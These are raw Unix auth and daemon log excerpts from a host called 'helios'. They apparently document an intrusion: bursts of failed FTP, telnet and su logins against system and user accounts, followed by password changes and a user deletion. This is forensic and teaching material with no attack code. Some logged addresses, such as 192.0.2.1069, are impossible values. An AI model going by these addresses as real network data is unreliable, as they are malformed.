Apr  8 14:53:01 helios PAM_unix[9471]: (cron) session opened for user mail by (uid=0)
Apr  8 14:53:02 helios PAM_unix[9471]: (cron) session closed for user mail
Apr  8 14:54:07 helios PAM_unix[31115]: (gdm) session opened for user stevens by (uid=0)
Apr  8 14:54:48 helios PAM_unix[9545]: authentication failure; (uid=0) -> proa for ftp service
Apr  8 14:55:12 helios PAM_unix[9613]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:58:10 helios PAM_unix[9613]: (ftp) session closed for user proa
Apr  8 15:57:45 helios PAM_unix[9967]: (login) session opened for user proa by (uid=0)
Apr  8 16:00:40 helios ftpd[10008]: PAM-listfile: Refused user anonymous for service ftp
Apr  8 16:00:40 helios ftpd[10009]: PAM-listfile: Refused user ftp for service ftp
Apr  8 16:00:41 helios PAM_unix[10012]: check pass; user unknown
Apr  8 16:00:41 helios PAM_unix[10012]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:41 helios PAM_unix[10008]: auth could not identify password for [ftp]
Apr  8 16:00:41 helios PAM_unix[10009]: auth could not identify password for [ftp]
Apr  8 16:00:44 helios PAM_unix[10013]: check pass; user unknown
Apr  8 16:00:44 helios PAM_unix[10013]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:44 helios PAM_unix[10014]: check pass; user unknown
Apr  8 16:00:44 helios PAM_unix[10014]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:45 helios PAM_unix[10010]: check pass; user unknown
Apr  8 16:00:45 helios PAM_unix[10010]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:45 helios PAM_unix[10011]: check pass; user unknown
Apr  8 16:00:45 helios PAM_unix[10011]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10015]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10015]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10016]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10016]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10017]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10017]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:50 helios PAM_unix[10018]: check pass; user unknown
Apr  8 16:00:50 helios PAM_unix[10018]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:50 helios PAM_unix[10019]: check pass; user unknown
Apr  8 16:00:50 helios PAM_unix[10019]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios PAM_unix[10020]: check pass; user unknown
Apr  8 16:00:56 helios PAM_unix[10020]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios PAM_unix[10021]: check pass; user unknown
Apr  8 16:00:56 helios PAM_unix[10021]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios ftpd[10023]: PAM-listfile: Refused user anonymous for service ftp
Apr  8 16:00:56 helios ftpd[10024]: PAM-listfile: Refused user ftp for service ftp
Apr  8 16:00:56 helios ftpd[10025]: PAM-listfile: Refused user root for service ftp
Apr  8 16:00:57 helios PAM_unix[10023]: auth could not identify password for [ftp]
```

```
Apr  8 16:00:57 helios PAM_unix[10024]: auth could not identify password for [ftp]
Apr  8 16:00:57 helios PAM_unix[10025]: authentication failure; (uid=0) -> root for ftp service
Apr  8 16:00:57 helios PAM_unix[10027]: authentication failure; (uid=0) -> daemon for ftp
     service
Apr  8 16:00:57 helios PAM_unix[10028]: check pass; user unknown
Apr  8 16:00:57 helios PAM_unix[10028]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:57 helios PAM_unix[10029]: bad username [ñkim]
Apr  8 16:01:00 helios PAM_unix[10026]: authentication failure; (uid=0) -> bin for ftp service
Apr  8 16:01:00 helios PAM_unix[10031]: authentication failure; (uid=0) -> games for ftp
     service
Apr  8 16:01:00 helios PAM_unix[10030]: authentication failure; (uid=0) -> lp for ftp service
Apr  8 16:01:01 helios PAM_unix[10032]: check pass; user unknown
Apr  8 16:01:01 helios PAM_unix[10032]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:02 helios PAM_unix[10033]: check pass; user unknown
Apr  8 16:01:02 helios PAM_unix[10033]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:02 helios PAM_unix[10035]: check pass; user unknown
Apr  8 16:01:02 helios PAM_unix[10035]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10037]: check pass; user unknown
Apr  8 16:01:03 helios PAM_unix[10037]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10036]: check pass; user unknown
Apr  8 16:01:03 helios PAM_unix[10036]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10038]: authentication failure; (uid=0) -> postgres for ftp
     service
Apr  8 16:01:05 helios PAM_unix[10040]: check pass; user unknown
Apr  8 16:01:05 helios PAM_unix[10040]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:05 helios PAM_unix[10034]: check pass; user unknown
Apr  9 06:25:01 helios PAM_unix[16510]: (cron) session opened for user root by (uid=0)
Apr  9 06:25:02 helios su[16579]: + ??? root-nobody
Apr  9 06:25:02 helios PAM_unix[16579]: (su) session opened for user nobody by (uid=0)
Apr  9 06:29:35 helios PAM_unix[16510]: (cron) session closed for user root
Apr 12 20:44:38 helios passwd[19695]: password for `mail' changed by `root'
Apr 12 20:44:46 helios userdel[19700]: delete user `smtpd'
Apr 16 12:19:54 helios PAM_unix[18346]: authentication failure; (uid=0) -> proa for login
     service
Apr 16 12:19:57 helios login[18346]: FAILED LOGIN (1) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `proa',
                    Authentication
Apr 16 12:20:07 helios login[18346]: FAILED LOGIN (2) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `proa',
                    Authentication
Apr 16 12:20:19 helios PAM_unix[18346]: authentication failure; (uid=0) -> zopilote for login
     service
Apr 16 12:20:21 helios login[18346]: FAILED LOGIN (3) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `zopilote',
                    Authenticat
Apr 16 12:20:39 helios PAM_unix[18349]: authentication failure; (uid=0) -> brenton for login
     service
Apr 16 12:20:42 helios login[18349]: FAILED LOGIN (1) on `pts/6' from `test.ifm.lab.edu.mx' FOR
      `brenton',
                    Authentication failure
Apr 16 12:20:48 helios PAM_unix[18352]: authentication failure; (uid=0) -> zena for login
     service
Apr 16 12:20:52 helios login[18352]: FAILED LOGIN (1) on `pts/7' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `zena',
                    Authentication
```

```
Apr 16 12:20:53 helios PAM_unix[18349]: (login) session opened for user guest by (uid=0)
Apr 16 12:20:57 helios PAM_unix[18352]: check pass; user unknown
Apr 16 12:20:57 helios PAM_unix[18352]: authentication failure; (uid=0) -> **unknown** for
     login service
Apr 16 12:21:00 helios login[18352]: FAILED LOGIN (2) on `pts/7' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `UNKNOWN',
                    Authentication
Apr 16 12:21:37 helios PAM_unix[18354]: authentication failure; (uid=0) -> proa for ssh service
Apr 16 12:21:39 helios sshd[18354]: Failed password for proa from 203.0.113.186 port 1127 ssh2
Apr 16 12:36:25 helios PAM_unix[18490]: (login) session opened for user proa by (uid=0)
Apr 16 12:36:39 helios PAM_unix[18492]: Password for proa was changed
Apr 16 14:08:02 helios PAM_unix[19069]: (cron) session closed for user mail
Apr 16 14:11:19 helios sshd[19150]: Accepted password for root from 192.0.2.89 port 32779 ssh2
Apr 16 14:11:20 helios PAM_unix[19150]: (ssh) session opened for user root by (uid=0)
Apr 16 14:11:52 helios su[19159]: + pts/6 root-zopilote
Apr 16 14:11:52 helios PAM_unix[19159]: (su) session opened for user zopilote by root(uid=0)
Apr 16 14:56:07 helios sshd[1543]: Accepted password for zena from 198.18.2.78 port 1388 ssh2
Apr 16 14:56:08 helios PAM_unix[1545]: (ssh) session opened for user zena by (uid=521)
Apr 16 14:57:16 helios PAM_unix[1545]: (ssh) session closed for user zena
Apr 16 14:57:16 helios sshd[1545]: PAM pam_putenv: delete non-existent entry; MAIL
Apr 16 15:22:05 helios sshd[2293]: Accepted password for duende from 192.0.2.20 port 32870 ssh2
Apr 16 15:22:05 helios PAM_unix[2295]: (ssh) session opened for user duende by (uid=500)
Apr 16 15:23:01 helios PAM_unix[2313]: (cron) session opened for user mail by (uid=0)
Apr 16 15:23:02 helios PAM_unix[2313]: (cron) session closed for user mail
Apr 16 15:26:54 helios PAM_unix[2295]: (ssh) session closed for user duende
Apr 16 15:26:54 helios sshd[2295]: PAM pam_putenv: delete non-existent entry; MAIL
Apr 16 15:30:37 helios sshd[2442]: Accepted password for duende from 192.0.2.20 port 32871 ssh2
Apr 16 15:30:37 helios PAM_unix[2444]: (ssh) session opened for user duende by (uid=500)
Apr 16 15:34:00 helios PAM_unix[2444]: (ssh) session closed for user duende
Apr 21 11:07:20 helios PAM_unix[14410]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:07:41 helios PAM_unix[14411]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:08:01 helios PAM_unix[14413]: (cron) session opened for user mail by (uid=0)
Apr 21 11:08:01 helios PAM_unix[14413]: (cron) session closed for user mail
Apr 21 11:08:06 helios PAM_unix[14412]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:08:58 helios PAM_unix[14490]: (login) session opened for user zena by (uid=0)
Apr 21 11:09:12 helios PAM_unix[14500]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:14 helios su[14500]: pam_authenticate: Authentication failure
Apr 21 11:09:14 helios su[14500]: - pts/2 zena-proa
Apr 21 11:09:24 helios PAM_unix[14503]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:26 helios su[14503]: pam_authenticate: Authentication failure
Apr 21 11:09:26 helios su[14503]: - pts/2 zena-proa
Apr 21 11:09:32 helios PAM_unix[14505]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:34 helios su[14505]: pam_authenticate: Authentication failure
Apr 21 11:09:34 helios su[14505]: - pts/2 zena-proa
Apr 21 11:09:41 helios PAM_unix[14507]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:43 helios su[14507]: pam_authenticate: Authentication failure
Apr 21 11:09:43 helios su[14507]: - pts/2 zena-proa
Apr 21 11:10:30 helios PAM_unix[14517]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:10:32 helios su[14517]: pam_authenticate: Authentication failure
Apr 21 11:10:32 helios su[14517]: - pts/2 zena-proa
Apr 21 11:10:40 helios PAM_unix[14519]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:10:42 helios su[14519]: pam_authenticate: Authentication failure
Apr 21 11:10:42 helios su[14519]: - pts/2 zena-proa
Apr 21 11:11:01 helios PAM_unix[14529]: authentication failure; zena(uid=521) -> elisa for su
     service
Apr 21 11:11:03 helios su[14529]: pam_authenticate: Authentication failure
```

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Apr 21 11:11:03 helios su[14529]: - pts/2 zena-elisa
Apr 21 11:11:11 helios PAM_unix[14531]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:11:14 helios su[14531]: pam_authenticate: Authentication failure
Apr 21 11:11:14 helios su[14531]: - pts/2 zena-proa
Apr 21 11:15:33 helios PAM_unix[14534]: authentication failure; (uid=0) -> zopilote for login
     service
Apr 21 11:15:37 helios login[14534]: FAILED LOGIN (1) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zopilote',
                Authentication fail
Apr 21 11:15:48 helios login[14534]: FAILED LOGIN (2) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zopilote', Authentication fail
Apr 21 11:15:58 helios PAM_unix[14534]: authentication failure; (uid=0) -> zena for login
     service
Apr 21 11:16:02 helios login[14534]: FAILED LOGIN (3) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zena', Authentication failure
Apr 21 11:16:07 helios PAM_unix[14534]: (login) session opened for user zena by (uid=0)
Apr 21 11:17:28 helios passwd[14564]: can't change pwd for `bin'
Apr 21 11:17:33 helios passwd[14566]: can't change pwd for `proa'
Apr 21 11:17:50 helios newgrp[14569]: unknown gid: 521
```

daemon.log

```
Apr  8 02:28:50 helios identd[32667]: started
Apr  8 02:47:05 helios identd[32754]: started
Apr  8 04:42:09 helios in.telnetd[924]: connect from 192.0.2.109
Apr  8 04:43:41 helios identd[934]: started
Apr  8 04:55:53 helios identd[1032]: started
Apr  8 05:12:42 helios in.telnetd[1116]: connect from 192.0.2.109
Apr  8 05:14:44 helios identd[1124]: started
Apr  8 05:22:11 helios identd[1149]: started
Apr  8 05:29:28 helios in.telnetd[1233]: connect from 198.18.16.225
Apr  8 05:42:55 helios in.telnetd[4587]: connect from 198.18.16.225
Apr  8 06:12:11 helios identd[5063]: started
Apr  8 06:19:49 helios in.telnetd[5071]: connect from 192.0.2.30
Apr  8 06:34:05 helios in.telnetd[5430]: connect from 192.0.2.1069
Apr  8 08:39:32 helios in.telnetd[6121]: connect from 192.0.2.109
Apr  8 08:45:50 helios identd[6131]: started
Apr  8 09:58:10 helios in.telnetd[7010]: connect from 198.18.1.45
Apr  8 10:01:52 helios in.telnetd[7030]: connect from 192.0.2.30
Apr  8 10:02:21 helios identd[7071]: started
Apr  8 10:04:17 helios in.telnetd[7097]: connect from 198.18.1.45
Apr  8 10:06:24 helios in.telnetd[7117]: connect from 192.0.2.30
Apr  8 10:07:17 helios in.telnetd[7122]: connect from 198.18.1.45
Apr  8 10:07:42 helios in.qpopper[7124]: connect from 198.18.1.45
Apr  8 10:08:27 helios in.telnetd[7206]: connect from 198.18.1.45
Apr  8 10:09:36 helios in.qpopper[7223]: connect from 198.18.1.45
Apr  8 10:09:38 helios imapd[7224]: connect from 198.18.1.45
Apr  8 10:09:43 helios in.ftpd[7225]: connect from 198.18.1.45
Apr  8 10:10:05 helios in.telnetd[7227]: connect from 198.18.1.45
Apr  8 10:11:36 helios in.qpopper[7253]: connect from 198.18.1.45
Apr  8 10:12:42 helios in.telnetd[7256]: connect from 192.0.2.30
Apr  8 10:56:35 helios in.telnetd[7514]: connect from 192.0.2.1082
Apr  8 11:09:39 helios identd[7835]: started
Apr  8 11:45:41 helios in.telnetd[8175]: connect from 192.0.2.1082
Apr  8 11:50:29 helios in.ftpd[8177]: connect from 198.18.28.2
Apr  8 12:01:14 helios in.ftpd[8267]: connect from 198.18.28.2
Apr  8 12:03:46 helios gdm[6229]: gdm_slave_xioerror_handler: Fatal X error - Restarting
     192.0.2.29:0
```

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Apr  8 12:11:28 helios in.qpopper[8353]: connect from 198.18.1.45
Apr  8 12:21:54 helios in.telnetd[8372]: connect from 192.0.2.67
Apr  8 12:24:49 helios in.ftpd[8453]: connect from 198.18.51.24
Apr  8 12:25:17 helios in.telnetd[8454]: connect from 192.0.2.1069
Apr  8 12:28:57 helios identd[8475]: started
Apr  8 12:45:39 helios in.qpopper[8729]: connect from 198.18.1.45
Apr  8 13:53:43 helios in.ftpd[9126]: connect from 198.18.22.7
Apr  8 13:54:56 helios in.ftpd[9127]: connect from 198.18.22.7
Apr  8 14:02:04 helios identd[9138]: started
Apr  8 14:07:51 helios in.telnetd[9146]: connect from 198.18.5.9
Apr  8 14:12:51 helios rpc.statd[20443]: Caught signal 15, un-registering and exiting.
Apr  8 14:12:52 helios rpc.statd[9252]: Version 1.0 Starting
Apr  8 14:14:31 helios identd[9268]: started
Apr  8 14:14:33 helios in.telnetd[9276]: connect from 198.18.6.31
Apr  8 14:14:58 helios telnetd[9276]: ttloop: peer died: EOF
Apr  8 14:53:59 helios in.ftpd[9545]: connect from 198.18.32.2
Apr  8 14:54:58 helios in.ftpd[9613]: connect from 198.18.32.2
Apr  8 15:47:39 helios in.telnetd[9867]: connect from 198.18.10.198
Apr  8 15:49:51 helios identd[9877]: started
Apr  8 15:56:54 helios in.telnetd[9966]: connect from 198.18.18.90
Apr  8 15:57:14 helios identd[9973]: started
Apr  8 15:58:54 helios in.telnetd[9999]: connect from 198.18.14.5
Apr  8 15:59:16 helios telnetd[9999]: ttloop: peer died: EOF
Apr  8 16:00:34 helios in.qpopper[10003]: connect from 198.18.4.71
Apr  8 16:00:34 helios in.qpopper[10007]: connect from 198.18.4.71
Apr  8 16:00:37 helios in.ftpd[10008]: connect from 198.18.4.71
Apr  8 16:00:59 helios in.ftpd[10034]: connect from 198.18.4.71
Apr  8 16:01:03 helios in.ftpd[10039]: connect from 198.18.31.66
Apr  8 16:01:03 helios in.ftpd[10042]: connect from 198.18.4.71
Apr  8 16:01:16 helios identd[10067]: started
Apr  8 16:01:17 helios in.ftpd[10075]: connect from 198.18.4.71
Apr  8 16:01:17 helios in.ftpd[10076]: connect from 198.18.4.71
Apr  8 16:01:21 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  8 16:07:21 helios in.telnetd[10083]: connect from 198.18.18.90
Apr  8 16:10:25 helios in.telnetd[10164]: connect from 198.18.18.90
Apr  8 16:34:10 helios identd[10250]: started
Apr  8 16:34:46 helios in.telnetd[10263]: connect from 198.18.6.31
Apr  8 16:35:10 helios telnetd[10263]: ttloop: peer died: EOF
Apr  8 17:52:18 helios in.telnetd[11819]: connect from 192.0.2.1082
Apr  8 18:31:07 helios in.telnetd[12226]: connect from 192.0.2.30
Apr  8 19:52:30 helios gdm[31115]: gdm_slave_xioerror_handler: Fatal X error - Restarting :0
Apr  8 20:57:07 helios identd[13588]: started
Apr  8 20:57:09 helios in.telnetd[13596]: connect from 198.18.6.31
Apr  8 20:57:34 helios telnetd[13596]: ttloop: peer died: EOF
Apr  8 21:40:23 helios in.ftpd[13830]: connect from 198.18.15.4
Apr  8 22:02:11 helios identd[13910]: started
Apr  8 22:34:43 helios in.ftpd[14071]: connect from 198.18.13.145
Apr  8 22:37:02 helios in.ftpd[14072]: connect from 198.18.13.145
Apr  9 03:29:08 helios identd[15574]: started
Apr  9 05:35:15 helios in.telnetd[16184]: connect from 192.0.2.109
Apr  9 05:47:28 helios identd[16268]: started
Apr  9 05:52:26 helios in.telnetd[16280]: connect from 192.0.2.30
Apr  9 08:28:27 helios gnome-name-server[17694]: starting
Apr  9 08:28:27 helios gnome-name-server[17694]: name server starting
Apr  9 08:28:29 helios gnome-name-server[17701]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054a78
Apr  9 08:28:30 helios gnome-name-server[17702]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054c90
Apr  9 08:28:35 helios gnome-name-server[17706]: server_is_alive: cnx
                       [IDL:GNOME/Terminal/TerminalFactory:1.0] = 0x8054f48
Apr  9 08:33:39 helios gnome-name-server[17694]: input condition is: 0x11, exiting
Apr  9 08:39:13 helios in.telnetd[17800]: connect from 192.0.2.109
```

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Apr  9 08:57:00 helios identd[17968]: started
Apr  9 09:25:29 helios in.telnetd[18187]: connect from 198.18.6.31
Apr  9 09:25:56 helios telnetd[18187]: ttloop: peer died: EOF
Apr  9 09:30:13 helios identd[18188]: started
Apr  9 10:49:00 helios gnome-name-server[19077]: name server starting
Apr  9 10:49:02 helios gnome-name-server[19081]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054a88
Apr  9 10:49:02 helios gnome-name-server[19086]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054e58
Apr  9 10:49:02 helios gnome-name-server[19087]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8055068
Apr  9 10:49:15 helios in.telnetd[19106]: connect from 192.0.2.109
Apr  9 10:49:22 helios gnome-name-server[19112]: server_is_alive: cnx
                       [IDL:GNOME/Terminal/TerminalFactory:1.0] = 0x8055340
Apr  9 10:55:18 helios gnome-name-server[19077]: input condition is: 0x11, exiting
Apr  9 10:58:46 helios identd[19221]: started
Apr  9 11:13:01 helios in.telnetd[19328]: connect from 192.0.2.1069
Apr  9 11:14:09 helios in.ftpd[19344]: connect from 198.18.40.17
Apr  9 11:18:03 helios in.telnetd[19385]: connect from 192.0.2.30
Apr  9 11:19:33 helios identd[19388]: started
Apr  9 11:21:34 helios in.telnetd[19397]: connect from 192.0.2.1069
Apr  9 11:57:57 helios in.ftpd[19644]: connect from 198.18.13.145
Apr  9 12:25:50 helios identd[19801]: started
Apr  9 12:25:52 helios in.telnetd[19809]: connect from 198.18.6.31
Apr  9 12:26:14 helios in.telnetd[19816]: connect from 198.18.5.180
Apr  9 12:26:21 helios telnetd[19809]: ttloop: peer died: EOF
Apr  9 12:27:17 helios in.telnetd[19823]: connect from 198.18.5.180
Apr  9 12:27:34 helios in.telnetd[19827]: connect from 192.0.2.109
Apr  9 12:30:07 helios identd[19840]: started
Apr  9 12:48:54 helios in.ftpd[19947]: connect from 198.18.21.238
Apr  9 12:48:54 helios in.ftpd[19948]: connect from 198.18.21.238
Apr  9 12:48:54 helios in.ftpd[19949]: connect from 198.18.21.238
Apr  9 12:50:23 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  9 12:56:42 helios in.telnetd[20099]: connect from 198.18.5.180
Apr  9 12:57:31 helios telnetd[20099]: ttloop: peer died: EOF
Apr  9 13:00:22 helios in.telnetd[20101]: connect from 192.0.2.1069
Apr  9 13:00:46 helios in.telnetd[20103]: connect from 192.0.2.30
Apr  9 13:12:15 helios identd[20180]: started
Apr  9 13:29:25 helios in.telnetd[20267]: connect from 192.0.2.109
Apr  9 13:34:00 helios in.ftpd[20270]: connect from 198.18.2.157
Apr  9 13:34:01 helios in.ftpd[20273]: connect from 198.18.2.157
Apr  9 13:34:41 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  9 14:00:41 helios identd[20477]: started
Apr  9 14:00:42 helios in.telnetd[20485]: connect from 198.18.6.31
Apr  9 14:01:08 helios telnetd[20485]: ttloop: peer died: EOF
Apr  9 14:26:14 helios in.ftpd[20709]: connect from 198.18.8.5
Apr  9 14:40:04 helios in.telnetd[20846]: connect from 192.0.2.67
Apr  9 16:49:13 helios identd[21496]: started
Apr  9 18:41:50 helios in.telnetd[22502]: connect from 198.18.14.5
Apr  9 18:42:08 helios telnetd[22502]: ttloop: peer died: EOF
Apr  9 18:55:06 helios identd[22609]: started
Apr 10 05:37:45 helios in.telnetd[25844]: connect from 192.0.2.109
Apr 10 05:42:07 helios identd[25928]: started
Apr 10 08:20:07 helios in.ftpd[27017]: connect from 198.18.13.145
Apr 10 08:33:40 helios in.telnetd[27093]: connect from 192.0.2.109
Apr 10 08:38:03 helios identd[27182]: started
Apr 10 08:40:58 helios in.ftpd[27190]: connect from 198.18.39.1
Apr 10 08:55:14 helios in.telnetd[27281]: connect from 192.0.2.109
Apr 10 09:08:05 helios identd[27375]: started
Apr 10 10:03:08 helios in.telnetd[27825]: connect from 192.0.2.109
Apr 10 10:03:49 helios identd[27845]: started
Apr 10 10:06:17 helios gnome-name-server[27920]: starting
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Apr 10 10:06:17 helios gnome-name-server[27920]: name server starting
Apr 10 10:07:21 helios identd[27946]: started
Apr 10 10:39:55 helios gnome-name-server[27920]: input condition is: 0x11, exiting
Apr 10 11:25:51 helios in.ftpd[28565]: connect from 192.0.2.105
Apr 10 11:28:15 helios in.telnetd[28574]: connect from 192.0.2.109
Apr 10 11:28:53 helios in.telnetd[28579]: connect from 192.0.2.1069
Apr 10 11:28:58 helios identd[28586]: started
Apr 10 12:05:51 helios in.telnetd[29039]: connect from 192.0.2.109
Apr 10 13:21:34 helios in.telnetd[29449]: connect from 192.0.2.30
Apr 10 13:56:02 helios identd[29679]: started
Apr 10 14:42:41 helios identd[29937]: started
Apr 10 14:45:56 helios in.telnetd[29945]: connect from 198.18.10.217
Apr 10 14:47:01 helios identd[29955]: started
Apr 10 15:16:39 helios in.ftpd[30179]: connect from 198.18.8.5
Apr 10 15:55:49 helios in.ftpd[30529]: connect from 198.18.8.5
Apr 10 15:58:23 helios in.ftpd[30531]: connect from 198.18.8.5
Apr 10 15:59:06 helios in.ftpd[30533]: connect from 198.18.33.121
Apr 10 15:59:06 helios in.ftpd[30534]: connect from 198.18.33.121
Apr 10 16:00:12 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 10 16:11:41 helios in.ftpd[30674]: connect from 198.18.43.22
Apr 10 16:12:33 helios in.ftpd[30683]: connect from 198.18.8.5
Apr 10 17:12:22 helios identd[30989]: started
Apr 10 17:35:37 helios identd[31100]: started
Apr 10 17:52:35 helios in.telnetd[31184]: connect from 192.0.2.20
Apr 10 18:58:22 helios in.telnetd[31578]: connect from 198.18.58.121
Apr 10 19:12:19 helios identd[31661]: started
Apr 10 19:36:21 helios in.telnetd[31803]: connect from 192.0.2.10
Apr 10 20:08:28 helios identd[32051]: started
Apr 10 21:59:25 helios identd[32591]: started
Apr 10 22:27:11 helios identd[32754]: started
Apr 10 22:31:32 helios in.telnetd[32764]: connect from 198.18.14.5
Apr 10 22:31:54 helios telnetd[32764]: ttloop: peer died: EOF
Apr 10 22:59:08 helios identd[459]: started
Apr 10 23:32:49 helios identd[640]: started
Apr 11 00:33:56 helios identd[958]: started
Apr 11 05:49:11 helios in.telnetd[2568]: connect from 192.0.2.109
Apr 11 05:50:46 helios identd[2579]: started
Apr 11 06:22:13 helios in.telnetd[2736]: connect from 192.0.2.30
Apr 11 06:25:40 helios in.telnetd[2893]: connect from 192.0.2.1069
Apr 11 06:47:50 helios in.telnetd[3187]: connect from 192.0.2.30
Apr 11 06:57:07 helios identd[3274]: started
Apr 11 07:02:38 helios in.telnetd[3282]: connect from 192.0.2.30
Apr 11 07:09:39 helios in.telnetd[3359]: connect from 192.0.2.1069
Apr 11 07:27:03 helios identd[3441]: started
Apr 11 07:59:12 helios in.telnetd[3617]: connect from 192.0.2.109
Apr 11 08:17:15 helios identd[3732]: started
Apr 11 09:35:09 helios in.telnetd[4474]: connect from 192.0.2.109
Apr 11 09:41:11 helios identd[4556]: started
Apr 11 09:46:11 helios identd[4574]: started
Apr 11 09:57:30 helios in.telnetd[4678]: connect from 192.0.2.1082
Apr 11 10:36:39 helios identd[4844]: started
Apr 11 11:07:11 helios in.telnetd[5045]: connect from 192.0.2.109
Apr 11 11:18:24 helios identd[5129]: started
Apr 11 11:27:10 helios in.telnetd[5211]: connect from 192.0.2.1069
Apr 11 11:28:21 helios in.ftpd[5218]: connect from 198.18.19.246
Apr 11 11:37:58 helios in.ftpd[5232]: connect from 198.18.19.246
Apr 11 11:49:03 helios identd[5308]: started
Apr 11 11:50:32 helios in.telnetd[5321]: connect from 192.0.2.1069
Apr 11 12:15:53 helios in.telnetd[5540]: connect from 198.18.47.178
Apr 11 12:20:05 helios identd[5543]: started
Apr 11 12:32:49 helios in.telnetd[5639]: connect from 192.0.2.1069
Apr 11 12:43:40 helios in.ftpd[5718]: connect from 198.18.20.195
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Apr 11 12:43:55 helios in.telnetd[5719]: connect from 198.18.20.195
Apr 11 12:44:48 helios in.telnetd[5721]: connect from 198.18.20.195
Apr 11 12:55:34 helios identd[5804]: started
Apr 11 12:57:18 helios in.telnetd[5812]: connect from 192.0.2.109
Apr 11 13:13:05 helios in.telnetd[5894]: connect from 192.0.2.1069
Apr 11 13:43:30 helios identd[6049]: started
Apr 11 13:43:56 helios in.telnetd[6057]: connect from 198.18.42.85
Apr 11 13:44:36 helios in.telnetd[6059]: connect from 198.18.27.152
Apr 11 13:45:16 helios in.telnetd[6061]: connect from 198.18.27.152
Apr 11 14:09:10 helios identd[6239]: started
Apr 11 14:53:34 helios in.telnetd[6495]: connect from 198.18.8.5
Apr 11 14:54:32 helios modprobe: modprobe: Can't locate module net-pf-14
Apr 11 14:55:08 helios in.ftpd[6535]: connect from 198.18.52.66
Apr 11 14:56:18 helios in.telnetd[6659]: connect from 127.0.0.1
Apr 11 15:13:59 helios identd[6778]: started
Apr 11 15:51:48 helios in.ftpd[7022]: connect from 198.18.12.51
Apr 11 15:53:02 helios identd[7099]: started
Apr 11 15:58:11 helios in.ftpd[7117]: connect from 198.18.48.22
Apr 11 16:00:25 helios identd[7118]: started
Apr 11 16:00:40 helios in.ftpd[7127]: connect from 198.18.25.10
Apr 11 16:04:56 helios identd[7132]: started
Apr 11 18:13:05 helios in.ftpd[8110]: connect from 198.18.9.98
Apr 11 18:16:07 helios in.ftpd[8112]: connect from 198.18.9.98
Apr 11 18:18:48 helios identd[8115]: started
Apr 11 18:19:52 helios in.ftpd[8124]: connect from 198.18.9.98
Apr 11 18:20:59 helios identd[8129]: started
Apr 11 18:21:52 helios in.telnetd[8138]: connect from 198.18.3.186
Apr 11 18:22:17 helios in.telnetd[8141]: connect from 198.18.3.186
Apr 11 18:25:14 helios identd[8225]: started
Apr 11 18:28:43 helios in.ftpd[8243]: connect from 198.18.9.98
Apr 11 18:29:06 helios in.ftpd[8244]: connect from 198.18.9.98
Apr 11 18:31:53 helios identd[8249]: started
Apr 11 20:22:38 helios in.telnetd[9009]: connect from 198.18.3.186
Apr 11 20:26:22 helios identd[9160]: started
Apr 11 23:00:52 helios in.ftpd[10251]: connect from 198.18.12.51
Apr 11 23:01:45 helios identd[10252]: started
Apr 11 23:06:00 helios identd[10269]: started
Apr 11 23:13:19 helios identd[10355]: started
Apr 11 23:14:30 helios in.ftpd[10364]: connect from 198.18.25.10
Apr 11 23:15:37 helios identd[10365]: started
Apr 12 04:25:25 helios in.ftpd[12629]: connect from 198.18.34.249
